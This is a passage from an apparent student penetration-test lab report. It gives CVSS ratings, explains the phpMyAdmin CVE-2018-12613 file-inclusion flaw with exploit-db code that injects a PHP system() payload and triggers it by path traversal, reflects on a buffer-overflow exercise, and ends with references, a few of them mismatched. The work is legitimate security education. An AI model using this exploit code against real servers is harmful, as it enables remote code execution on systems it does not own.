Since this attack can compromise the root user *zucc*, the exploit immediately and comprehensively breaches Confidentiality (VC), Integrity (VI), and Availability (VA), since root access can be obtained this way, endangering the totality of the host system, including subsequent systems like the webserver and database running on the system.

5.2.0.7.5 Privilege Escalation

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.3 / Critical

The Privilege Escalation vulnerability can be exploited by logging in through SSH (Local (L)), has a Low Complexity (C), and necessitates no Requirements (AT). Low (L) Privileges (P) are necessary, since an account with the misconfiguration must be accessible to the threat actor. User Interaction (UI) on the server side is not required. The damages are comparable to the prior exploit, since a root user is taken over with this attack as well.

5.2.1 phpMyAdmin - Remote Code Execution

5.2.1.1 Vulnerability - CVE-2018-12613

5.2.1.2 Working principle

"The vulnerability comes from a portion of code where pages are redirected and loaded within phpMyAdmin, and an improper test for whitelisted pages" [128]. The following explanation was adapted from "CHAMD5"'s explanation of the "phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)" exploit [129].

The code checking user input can be force to evaluate to TRUE, even if user input isn't included in the intended whitelist by prepending *%253f* to the malicious input. These double encoded URL characters lead to the check only considering the URL up to what the code expects to be the parameters, ignoring the File Inclusion string after the diversionary character (see Figure 140) [130, 131].

```
$_page = urldecode($page);
$_page = mb_substr(
    $_page,
    0,
    mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}
```

Figure 140: Code snippet validating user input via whitelist check

Source: `https://files.phpmyadmin.net/phpMyAdmin/4.8.1/phpMyAdmin-4.8.1-all-languages.zip`

The requested page gets validated and included with the malicious code still present (see Figure 141), abusing the improper loading of pages described in **CVE-2018-12613** [128].

The script goes on to inject the command provided via command line parameter into the PHP session of phpMyAdmin, forcing it to load the code injected into the session via SELECT query by abusing the aforementioned file inclusion vulnerability (see Figure 142).

```php
// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
) {
    include $_REQUEST['target'];
    exit;
}
```

Figure 141: Code snippet calling validation

Source: `https://files.phpmyadmin.net/phpMyAdmin/4.8.1/phpMyAdmin-4.8.1-all-languages.zip`

```python
url2 = url + "/import.php"
# payload
payload = '''select '<?php system("{}") ?>';'''.format(command)
p = {'table':'', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)
if r.status_code != 200:
  print("Query failed")
  exit()

# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f"
+ "/../../../../../../../../var/lib/php/sessions/"
+ "sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
```

Figure 142: Code snippet executing exploit

Source: `https://www.exploit-db.com/exploits/44924`

5.2.1.3 Risk Assessment

Vector:	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS v3.1 Score:	8.8 / High



Figure 143: CVSS v3.1 Score of CVE-2018-12613

Source: `https://nvd.nist.gov/vuln/detail/CVE-2018-12613`

Any user with credentials can execute arbitrary code on the server. This vulnerability should urgently be patched by upgrading to a current version of *phpMyAdmin*.

5.3 Digital Forensics

6 Personal Evaluation

6.1 Windows Scanning and Buffer Overflow

Something that cost time unnecessarily was a lack of attention to detail during the first appointment. Executing the script kept failing to write the "bad character" candidate string to memory, no matter what characters were passed. I failed to notice for a while that the first part of the string, the "*AUTH*" portion, was missing a whitespace (see Figure 144). From that point onward, I was more vigilant.

```
"""Sending bad characters to determine termination bytes"""
req = "AUTH" + "\x41" * 1044 + get_bad_chars() + "\x42" * 24
```

Figure 144: Missing whitespace in AUTH string

Another misstep was the assumption, that the IP address on the eth1 network interface should be used in payload generation (see Figure 145).

```
┌──(student㉿kali)-[~]
└─$ ip a | grep eth
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.101.20/24 brd 192.168.101.255 scope global
    link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff
    link/ether 5e:44:fe:d5:bf:b3 brd ff:ff:ff:ff:ff:ff
```

Figure 145: Wrong IP address for the attack

After some experimentation with payload generation, I took a look at all network interfaces on the attacking computer once more (see Figure 146). Thinking back to the networking lecture "Rechnernetze", I realized all addresses are located inside private address ranges. That made me think consider them actively, which lead to the realization that the address the computer was assigned inside the ICS laboratory network under the virtual **tun0** interface is the address that was necessary for the reverse shell connection to work.



Figure 146: All IP addresse of the attacker machine

Starting the VPN at the beginning of each session was an afterthought, which lead to me not realizing it impacts how the machine needs to be addressed for the attack to work. This realization took a while to manifest, and made it clear to me that I should question my assumptions, and make sure that the conclusions I reach are thought through instead of assumed without critical questioning.

Using the ImmunityDebugger gave me a little trouble at first. A lot of time was spent during the first session learning the tooling and accustoming myself to the environment.

Exploiting the Buffer Overflow required understanding of the stack and how operations work on the machine level, which I lacked from prior studies. I had grasped the concept from explanations during the lecture, but did not fully understand how to apply the concept in practice. That became clear during work on the assignment, which helped me gain a better understanding of the processes happening close to the hardware.

Writing the report was very time intensive, requiring more time than I had anticipated when starting out. In addition, the level of detail required was only apparent once I had started the writing process. When I was documenting my approach, I didn't take enough care to represent the steps I took with readable, appropriately formatted screenshots. I had to go back and repeat some steps to take satisfactory screengrabs, only gaining usable material during the second session. At that point I had gone over the material again and reviewed the steps i took in detail. I was therefore able to repeat the steps quickly with intent. A deeper understanding of the subject matter gave me with the ability to anticipate what information was relevant, which made it easier to take the steps in an easily documentable way.

Moving into the next assignment, I knew what to expect in terms of documentation of my actions. I practiced the discussed concepts on my private system, to prepare myself for the scheduled appointments in which we could work on the assignment. I had learned that preparation and familiarity with the tooling and the subject matter enable me to focus on executing the necessary steps while being able to document them. If I don't know what I am doing or why I am doing it, my ability to document and communicate my actions diminishes drastically. Hence I did my utmost to be prepared for the following assignments.

6.2 Linux - Complete Pentest (Mesa)

Since this exercise was much less guided than the previous one, i took care to prepare as best i could for this assignment. I studied the provided materials and practiced using the tools on private hardware. I set up two virtual machines, an attacker machine running Kali Linux and a target machine running Debian. I purposely configured it so that it would be attackable by the tools discussed in the lecture preceding the appointments.

I further studied the Mitre Attack Framework, trying to formulate a high level strategy concerning what approaches i should employ when i pentest the Linux machine.

Lastly, i revisited the materials I produced when I held the Linux - Basics seminar in my third semester. I was still familiar with the concepts we taught, but didn't remember all the tooling needed to apply that knowledge in practice. I figured a general familiarity with the basic functions could come in handy if interaction with the target machine strays from the expected path.

6.3 Digital Forensics

7 References

[1] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. Intel Corporation. URL: https://cdrdv2.intel.com/v1/dl/getContent/671200 (accessed on 04/23/2026).

[2] Marco-Gisbert, Hector and Ripoll Ripoll, Ismael. "Address Space Layout Randomization Next Generation". In: *Applied Sciences* 9.14 (2019). ISSN: 2076-3417. DOI: 10.3390/app9142928. URL: https://www.mdpi.com/2076-3417/9/14/2928.

[3] Microsoft. *Data Execution Prevention (DEP)*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention (accessed on 04/23/2026).

[4] Arm Limited. *ARM Developer Documentation - NOP*. Arm Limited. URL: https://developer.arm.com/documentation/dui0489/i/Cjafcggi (accessed on 04/23/2026).

[5] Arm Limited. *ARM Developer Documentation - JMP*. Arm Limited. URL: https://developer.arm.com/documentation/101655/0961/8051-Instruction-Set-Manual/Instructions/JMP (accessed on 04/23/2026).

[6] Microsoft. *What is SIEM?* Microsoft. URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-siem (accessed on 04/23/2026).

[7] Scarfone, Karen, Mell, Peter, et al. "Guide to intrusion detection and prevention systems (idps)". In: *NIST special publication* 800.2007 (2007), p. 94.

[8] Dadheech, Krati, Choudhary, Arjun, and Bhatia, Gaurav. "De-Militarized Zone: A Next Level to Network Security". In: *2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT)*. 2018, pp. 595–600. DOI: 10.1109/ICICCT.2018.8473328.

[9] *OSINT | Open Source Intelligence*. Bundesamt für Verfassungsschutz Deutschland. URL: https://www.verfassungsschutz.de/SharedDocs/glossareintraege/DE/O/osint.html (accessed on 05/19/2026).

[10] The MITRE Corporation. *MITRE ATT&CK Tactic - Reconnaissance*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0043 (accessed on 04/23/2026).

[11] The MITRE Corporation. *MITRE ATT&CK Technique - Active Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1595 (accessed on 04/23/2026).

[12] Gordon Lyon. *Nmap Usage*. URL: https://svn.nmap.org/nmap/docs/nmap.usage.txt (accessed on 04/23/2026).

[13] Microsoft. *SMB feature descriptions in Windows Server*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-feature-descriptions (accessed on 04/23/2026).

[14] Venema, Wietse. "Tcp wrapper". In: *UNIX Security Symposium III: proceedings: Baltimore, MD*. 1992, p. 85.

[15] Microsoft. *Ports used by Remote Desktop Services (RDS)*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/ports-used-by-rds (accessed on 04/23/2026).

[16] SamSepi0l. *Android4 VulnHub writeup*. Medium. URL: https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f (accessed on 04/23/2026).

[17] Nmap Project. *Issue #1276 on nmap/nmap (GitHub)*. GitHub. URL: https://github.com/nmap/nmap/issues/1276 (accessed on 04/23/2026).

[18] fahmifj. *HackTheBox: Explore Writeup*. GitHub Pages. URL: https://fahmifj.github.io/ctf/hackthebox/explore/ (accessed on 04/23/2026).

[19] Marc-André Moreau. *FreeRDP Manual*. URL: https://github.com/awakecoding/FreeRDP-Manuals/blob/master/User/FreeRDP-User-Manual.markdown (accessed on 05/04/2026).

[20] Microsoft. *Remote Desktop Services*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/termserv/about-terminal-services (accessed on 04/23/2026).

[21] *CVE-2017-0143*. The MITRE Corporation. URL: https://www.cve.org/CVERecord?id=CVE-2017-0143 (accessed on 04/23/2026).

[22] Microsoft. *SMB Message Block Signing*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing (accessed on 05/04/2026).

[23] The MITRE Corporation. *MITRE ATT&CK Technique - Endpoint Denial of Service: Application or System Exploitation*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1499/004 (accessed on 04/23/2026).

[24] Rapid7 / Metasploit. *NASM Shell*. Rapid7. URL: https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/nasm_shell.rb#L9 (accessed on 05/04/2026).

[25] Microsoft. *Thread Stack Size*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/procthread/thread-stack-size (accessed on 04/23/2026).

[26] Corelan. *Mona Manual*. URL: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual (accessed on 05/04/2026).

[27] OffSec Services. *MSFVenom Help Page*. OffSec Services, LLC. URL: https://www.offsec.com/metasploit-unleashed/msfvenom (accessed on 05/04/2026).

[28] Gordon Lyon. *Ncat Man Pages*. URL: https://nmap.org/book/ncat-man.html (accessed on 05/04/2026).

[29] Microsoft. *Little Endian*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/cpp/mfc/windows-sockets-byte-ordering (accessed on 04/23/2026).

[30] The MITRE Corporation. *MITRE ATT&CK Technique - Exploit Public Facing Application*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1190 (accessed on 04/23/2026).

[31] The MITRE Corporation. *MITRE ATT&CK Tactic - Initial Access*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0001 (accessed on 04/23/2026).

[32] The MITRE Corporation. *MITRE ATT&CK Tactic - Execution*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0002 (accessed on 04/23/2026).

[33] The MITRE Corporation. *MITRE ATT&CK Technique - Exploitation for Client Execution*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1203 (accessed on 04/23/2026).

[34] The MITRE Corporation. *MITRE ATT&CK Tactic - Command and Control*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0101 (accessed on 04/23/2026).

[35] The MITRE Corporation. *MITRE ATT&CK Technique - Application Layer Protocol*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1071 (accessed on 04/23/2026).

[36] The MITRE Corporation. *MITRE ATT&CK Technique - Command and Scripting Interpreter: Windows Command Shell*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1059/003 (accessed on 04/23/2026).

[37] The MITRE Corporation. *MITRE ATT&CK Technique - Search Victim Owned Websites*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1594 (accessed on 04/28/2026).

[38] The MITRE Corporation. *MITRE ATT&CK Technique - Search Open Websites / Domains*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1593/001 (accessed on 04/28/2026).

[39] B. Aboba, D. Thaler, L. Esibov. *RFC 4795: Link-local Multicast Name Resolution (LLMNR)*. Internet Engineering Task Force. URL: https://www.rfc-editor.org/info/rfc4795 (accessed on 05/21/2026).

[40] OWASP Cheat Sheets Series Team. *HTTP Security Response Headers Cheat Sheet*. OWASP Foundation, Inc. URL: https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html#http-security-response-headers-cheat-sheet (accessed on 05/21/2026).

[41] Joona Hoikkala. *FFUF Wiki*. URL: https://github.com/ffuf/ffuf/wiki (accessed on 05/21/2026).

[42] Andrew Horton, Brendan Coles. *Whatweb Man Pages*. manpages.org. URL: https://manpages.org/whatweb (accessed on 05/21/2026).

[43] *Modernizr Documentation*. Modernizr. URL: https://modernizr.com/docs/ (accessed on 05/21/2026).

[44] OpenJS Foundation and jQuery contributors. *jQuery Homepage*. OpenJS Foundation. URL: https://jquery.com (accessed on 05/21/2026).

[45] Chris Sullo. *nikto Man Page*. URL: https://github.com/sullo/nikto/blob/main/documentation/manpage.xml (accessed on 05/21/2026).

[46] Mozilla Corporation and individual contributors. *Set-Cookie header*. Mozilla Corporation. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Set-Cookie#httponly (accessed on 05/22/2026).

[47] The MITRE Corporation. *MITRE ATT&CK Technique - Data From Local System*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1005 (accessed on 04/28/2026).

[48] The MITRE Corporation. *MITRE ATT&CK Technique - Brute Force: Password Cracking*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1110/002 (accessed on 04/28/2026).

[49] The MITRE Corporation. *MITRE ATT&CK Technique - Valid Accounts: Local Accounts*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1078/003 (accessed on 04/29/2026).

[50] The MITRE Corporation. *MITRE ATT&CK Technique - Brute Force: Password Guessing*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1110/001 (accessed on 04/28/2026).

[51] *sys.argv*. Python Software Foundation. URL: https://docs.python.org/3/library/sys.html#sys.argv (accessed on 05/28/2026).

[52] Kenneth Reitz et al. *Quickstart - Make a Request*. URL: https://requests.readthedocs.io/en/latest/user/quickstart/#make-a-request (accessed on 05/28/2026).

[53] *open*. Python Software Foundation. URL: https://docs.python.org/3/library/functions.html#open (accessed on 05/26/2026).

[54] *str - split*. Python Software Foundation. URL: https://docs.python.org/3/library/stdtypes.html#str.split (accessed on 05/28/2026).

[55] *11.7 Comments*. Oracle Corporation. URL: https://dev.mysql.com/doc/refman/9.1/en/comments.html (accessed on 05/22/2026).

[56] *14.4.1 Operator Precedence*. Oracle Corporation. URL: https://dev.mysql.com/doc/refman/9.7/en/operator-precedence.html (accessed on 05/22/2026).

[57] *Directory Traversal File Inclusion*. OWASP Foundation, Inc. URL: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/01-Testing_Directory_Traversal_File_Include (accessed on 05/24/2026).

[58] *Bash Manual*. Free Software Foundation, Inc. URL: https://www.gnu.org/software/bash/manual/bash.html#Shell-Parameters (accessed on 05/22/2026).

[59] *Bash Manual*. Free Software Foundation, Inc. URL: https://www.gnu.org/software/bash/manual/html_node/Redirections.html (accessed on 05/22/2026).

[60] *29.1. /dev*. Linux Documentation Project. URL: https://tldp.org/LDP/abs/html/devref1.html (accessed on 05/22/2026).

[61] T. Berners-Lee, R. Fielding, L. Masinter. *RFC 3986 - Section 2.1: Percent-Encoding*. Internet Engineering Task Force. URL: https://datatracker.ietf.org/doc/html/rfc3986#section-2.1 (accessed on 05/21/2026).

[62] Weilin Zhong, Wichers, Amwestgate, Rezos, Clow808, KristenS, Jason Li, Andrew Smith, Jmanico, Tal Mel, kingthorin (Rick M. *Command Injection*. OWASP Foundation, Inc. URL: https://owasp.org/www-community/attacks/Command_Injection (accessed on 05/24/2026).

[63] Daniel Stenberg et al. *curl*. URL: https://curl.se/docs/manpage.html (accessed on 05/26/2026).

[64] Michael Kerrisk. *Chapter 31. Of Zeros and Nulls*. URL: https://man7.org/linux/man-pages/man1/script.1.html (accessed on 05/23/2026).

[65] *Chapter 31. Of Zeros and Nulls*. Linux Documentation Project. URL: https://tldp.org/LDP/abs/html/zeros.html#ZEROSREF (accessed on 05/23/2026).

[66] *The Open Group Base Specifications Issue 8 - IEEE Std 1003.1-2024*. The IEEE and The Open Group. URL: https://pubs.opengroup.org/onlinepubs/9799919799/utilities/stty.html (accessed on 05/23/2026).

[67] Chris Allegretta, Benno Schulenberg. *GNU Nano - Man Page*. URL: https://www.nano-editor.org/dist/latest/nano.1.html (accessed on 05/23/2026).

[68] *mysqli::query*. The PHP Documentation Group. URL: https://www.nano-editor.org/dist/latest/nano.1.html (accessed on 05/24/2026).

[69] *shell-exec*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.shell-exec.php (accessed on 05/24/2026).

[70] psypanda. *HashID Man Page*. URL: https://github.com/psypanda/hashID/blob/master/doc/man/hashid.7 (accessed on 05/25/2026).

[71] *GAWK: Effective AWK Programming*. Free Software Foundation, Inc. URL: https://www.gnu.org/software/gawk/manual/gawk.html (accessed on 05/25/2026).

[72] *md5*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.md5.php (accessed on 05/25/2026).

[73] *3. Data model - Read*. Python Software Foundation. URL: https://docs.python.org/3/reference/datamodel.html#file.read (accessed on 05/26/2026).

[74] *re — Regular expression operations*. Python Software Foundation. URL: https://docs.python.org/3/library/re.html#re.sub (accessed on 05/26/2026).

[75] *io — Core tools for working with streams*. Python Software Foundation. URL: https://docs.python.org/3/library/io.html#io.TextIOBase.seek (accessed on 05/26/2026).

[76] *3. Data model - Write*. Python Software Foundation. URL: https://docs.python.org/3/reference/datamodel.html#file.write (accessed on 05/26/2026).

[77] Robin Wood (digininja). *CeWL - Custom Word List generator*. URL: https://github.com/digininja/CeWL#usage (accessed on 05/26/2026).

[78] magnumripper et. al. *John The Ripper Docs - Options*. URL: https://github.com/openwall/john/blob/bleeding-jumbo/doc/OPTIONS (accessed on 05/26/2026).

[79] magnumripper et. al. *John The Ripper Docs - Options*. URL: https://github.com/openwall/john/blob/bleeding-jumbo/doc/MODES (accessed on 05/26/2026).

[80] Jens Steube. *Rule-based Attack*. URL: https://hashcat.net/wiki/doku.php?id=rule_based_attack (accessed on 05/26/2026).

[81] Jens Steube. *hashcat*. URL: https://hashcat.net/wiki/doku.php?id=hashcat (accessed on 05/26/2026).

[82] Hauser Heuse, Marc van. *hydra*. Version 9.2. Mar. 2021. URL: https://github.com/vanhauser-thc/thc-hydra (accessed on 05/26/2026).

[83] The MITRE Corporation. *MITRE ATT&CK Tactic - Privilege Escalation*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0004 (accessed on 05/29/2026).

[84] The MITRE Corporation. *MITRE ATT&CK Technique - Unsecured Credentials: Shell History*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1552/003 (accessed on 05/29/2026).

[85] The MITRE Corporation. *MITRE ATT&CK Technique - Valid Accounts: Domain Accounts*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1078/003 (accessed on 05/29/2026).

[86] carlospolop. *linpeas.sh*. Mar. 2021. URL: https://github.com/peass-ng/PEASS-ng/releases/download/20260521-859cab5f/linpeas.sh (accessed on 05/26/2026).

[87] The MITRE Corporation. *MITRE ATT&CK Technique - Unsecured Credentials: Private Keys*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1552/004 (accessed on 05/29/2026).

[88] The MITRE Corporation. *MITRE ATT&CK Technique - Abuse Elevation Control Mechanism*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1548 (accessed on 05/29/2026).

[89] Nils Adermann, Jordi Boggiano. *Scripts*. URL: https://getcomposer.org/doc/articles/scripts.md#running-scripts-manually (accessed on 05/26/2026).

[90] *exec*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.exec.php (accessed on 05/24/2026).

[91] The MITRE Corporation. *MITRE ATT&CK Technique - Command and Scripting Interpreter: Unix Shell*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1059/004 (accessed on 05/23/2026).

[92] The MITRE Corporation. *MITRE ATT&CK Tactic - Persistence*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0004 (accessed on 05/29/2026).

[93] Mozilla Corporation and individual contributors. *Strict-Transport-Security heade*. Mozilla Corporation. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Strict-Transport-Security (accessed on 05/21/2026).

[94] Mozilla Corporation and individual contributors. *Permissions-Policy header*. Mozilla Corporation. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Permissions-Policy (accessed on 05/21/2026).

[95] samguy. *phpMyAdmin 4.8.1 - Remote Code Execution (RCE)*. OffSec Services Limited. URL: https://www.exploit-db.com/exploits/50457 (accessed on 05/21/2026).

[96] FIRST. *CVSS v4.0 Calculator*. Forum of Incident Response and Security Teams, Inc. URL: https://www.first.org/cvss/calculator/4.0 (accessed on 05/14/2026).

[97] The MITRE Corporation. *CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/120.html (accessed on 04/23/2026).

[98] Stephen Bradshaw. *VulnServer Application*. URL: https://github.com/stephenbradshaw/vulnserver (accessed on 05/04/2026).

[99] Cowan, C., Wagle, F., Pu, Calton, et al. "Buffer overflows: attacks and defenses for the vulnerability of the decade". In: *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*. Vol. 2. 2000, 119–129 vol.2. DOI: 10.1109/DISCEX.2000.821514.

[100] Lhee, Kyung-Suk and Chapin, Steve J. "Buffer overflow and format string overflow vulnerabilities". In: *Software: Practice and Experience* 33.5 (2003), pp. 423–460. DOI: https://doi.org/10.1002/spe.515. eprint: https://onlinelibrary.wiley.com/doi/pdf/10.1002/spe.515. URL: https://onlinelibrary.wiley.com/doi/abs/10.1002/spe.515.

[101] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack* 7.49 (Nov. 1996). URL: https://inst.eecs.berkeley.edu/~cs161/archive/fa08/papers/stack_smashing.pdf (accessed on 05/12/2026).

[102] Microsoft. *strcpy, wcscpy, _mbscpy*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/strcpy-wcscpy-mbscpy (accessed on 05/15/2026).

[103] The MITRE Corporation. *MITRE ATT&CK Mitigation - Exploit Protection*. URL: https://attack.mitre.org/mitigations/M1050 (accessed on 04/23/2026).

[104] The MITRE Corporation. *MITRE ATT&CK Mitigation - Pre-Compromise*. The MITRE Corporation. URL: https://attack.mitre.org/mitigations/M1056/ (accessed on 04/23/2026).

[105] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Active Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0830 (accessed on 04/23/2026).

[106] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Vulnerability Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0867 (accessed on 04/23/2026).

[107] The MITRE Corporation. *MITRE ATT&CK Detection - Exploit Public-Facing Application – multi-signal correlation (request → error → post-exploit process/egress)*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0080 (accessed on 04/23/2026).

[108] The MITRE Corporation. *MITRE ATT&CK Mitigation - Filter Network Traffic*. URL: https://attack.mitre.org/mitigations/M1037 (accessed on 04/23/2026).

